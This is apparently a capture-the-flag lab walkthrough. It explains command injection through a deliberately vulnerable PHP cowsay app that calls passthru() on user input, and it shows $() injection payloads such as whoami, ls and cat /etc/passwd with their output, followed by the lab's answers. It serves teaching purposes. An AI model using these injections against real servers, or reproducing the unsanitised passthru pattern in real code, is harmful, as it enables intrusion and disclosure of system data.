Task 10 : 3.1. Command Injection

Command Injection

Command Injection occurs when server-side code (like PHP) in a web application makes a call to a function that interacts with the server's console directly. An injection web vulnerability allows an attacker to take advantage of that call to execute operating system commands arbitrarily on the server. The possibilities for the attacker from here are endless: they could list files, read their contents, run some basic commands to do some recon on the server or whatever they wanted, just as if they were sitting in front of the server and issuing commands directly into the command line.

Once the attacker has a foothold on the web server, they can start the usual enumeration of your systems and look for ways to pivot around.

Code Example

Let's consider a scenario: MooCorp has started developing a web-based application for cow ASCII art with customisable text. While searching for ways to implement their app, they've come across the `cowsay` command in Linux, which does just that! Instead of coding a whole web application and the logic required to make cows talk in ASCII, they decide to write some simple code that calls the cowsay command from the operating system's console and sends back its contents to the website.

Let's look at the code they used for their app. See if you can determine why their implementation is vulnerable to command injection. We'll go over it below.


```
<?php
  if (isset($_GET["mooing"])) {
     $mooing = $_GET["mooing"];
     $cow = 'default';      if(isset($_GET["cow"]))
        $cow = $_GET["cow"];

     passthru("perl /usr/bin/cowsay -f $cow $mooing");
```

```
    }
?>
```

In simple terms, the above snippet does the following:

1. Checking if the parameter “mooing” is set. If it is, the variable `$mooing` gets what was passed into the input field.
2. Checking if the parameter “cow” is set. If it is, the variable `$cow` gets what was passed through the parameter.
3. The program then executes the function `passthru("perl /usr/bin/cowsay -f $cow $mooing");`. The passthru function simply executes a command in the operating system's console and sends the output back to the user's browser. You can see that our command is formed by concatenating the $cow and $mooing variables at the end of it. Since we can manipulate those variables, we can try injecting additional commands by using simple tricks. If you want to, you can read the docs on passthru() on PHP's website for more information on the function itself.

Press enter or click to view image in full size




```
perl /usr/bin/cowsay -f default Try Hack Moooo!
```

```
 _________________
< Try Hack Moooo! >
 -----------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Exploiting Command Injection

Now that we know how the application works behind the curtains, we will take advantage of a bash feature called “inline commands” to abuse the cowsay server and execute any arbitrary command we want. Bash allows you to run commands within commands. This is useful for many reasons, but in our case, it will be used to inject a command within the cowsay server to get it executed.


To execute inline commands, you only need to enclose them in the following format $(your_command_here). If the console detects an inline command, it will execute it first and then use the result as the parameter for the outer command. Look at the following example, which runs whoami as an inline command inside an echo command:



```
jdoe@attackbox$ echo "my username is $(whoami)"
my username is jdoe
```

Terminal
1. Execute whoami
jdoe
2. Parse the result back in the outer command
echo "my username is jdoe"
3. Execute echo

So coming back to the cowsay server, here's what would happen if we send an inline command to the web application:



```
perl /usr/bin/cowsay -f default $(whoami)
```

```
perl /usr/bin/cowsay -f default apache
```


```
 ________
< apache >
 --------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Since the application accepts any input from us, we can inject an inline command which will get executed and used as a parameter for cowsay. This will make our cow say whatever the command returns! In case you are not that familiar with Linux, here are some other commands you may want to try:

- whoami
- id
- ifconfig/ip addr
- uname -a

- ps -ef

To complete the questions below, navigate to http://machine-ip:82/ and exploit the cowsay server.



Not secure | 10.10.216.212:82/?cow=default&mooing=ls

Cowsay Online


Choose your cow: default

$(ls)

Submit

```
 ____
< ls >
 ----
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Command Used : $(ls)



Cowsay Online


Choose your cow: default

Enter your inner cow's mooing

Submit


```
 _______________________________
< css drpepper.txt index.php js >
 -------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Command Used : $(ls -la)




```
 _________________________________________
/ total 24 drwxr-xr-x 4 root root 4096    \
| Feb 3 04:17 . drwxr-xr-x 1 root root    |
| 4096 Feb 3 05:09 .. drwxr-xr-x 2 root   |
| root 4096 Sep 9 20:47 css -rw-r--r-- 1  |
| root root 78 Feb 3 04:16 drpepper.txt   |
| -rw-r--r-- 1 root root 2402 Sep 9 21:07 |
| index.php drwxr-xr-x 2 root root 4096   |
\ Sep 9 20:13 js                          /
 -----------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Command Used : $(whoami)




```
 ________
< apache >
 --------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Command Used : $(cat /etc/passwd | grep “usr”)



```
 _________________________________________
/ news:x:9:13:news:/usr/lib/news:/sbin/no \
| login                                   |
| man:x:13:15:man:/usr/man:/sbin/nologin  |
| games:x:35:35:games:/usr/games:/sbin/no |
| login                                   |
\ cyrus:x:85:12::/usr/cyrus:/sbin/nologin /
 -----------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Command Used : $(cat /etc/os-release)



```
 ________________________________________
/ NAME="Alpine Linux" ID=alpine          \
| VERSION_ID=3.16.0 PRETTY_NAME="Alpine   |
| Linux v3.16"                            |
| HOME_URL="https://alpinelinux.org/"     |
| BUG_REPORT_URL="https://gitlab.alpineli |
\ nux.org/alpine/aports/-/issues"         /
 ----------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Answer the questions below :

1. What strange text file is in the website's root directory?
A. drpepper.txt

2. How many non-root/non-service/non-daemon users are there?
A. 0

3. What user is this app running as?
A. apache

4. What is the user's shell set as?
A. /sbin/nologin

5. What version of Alpine Linux is running?
A. 3.16.0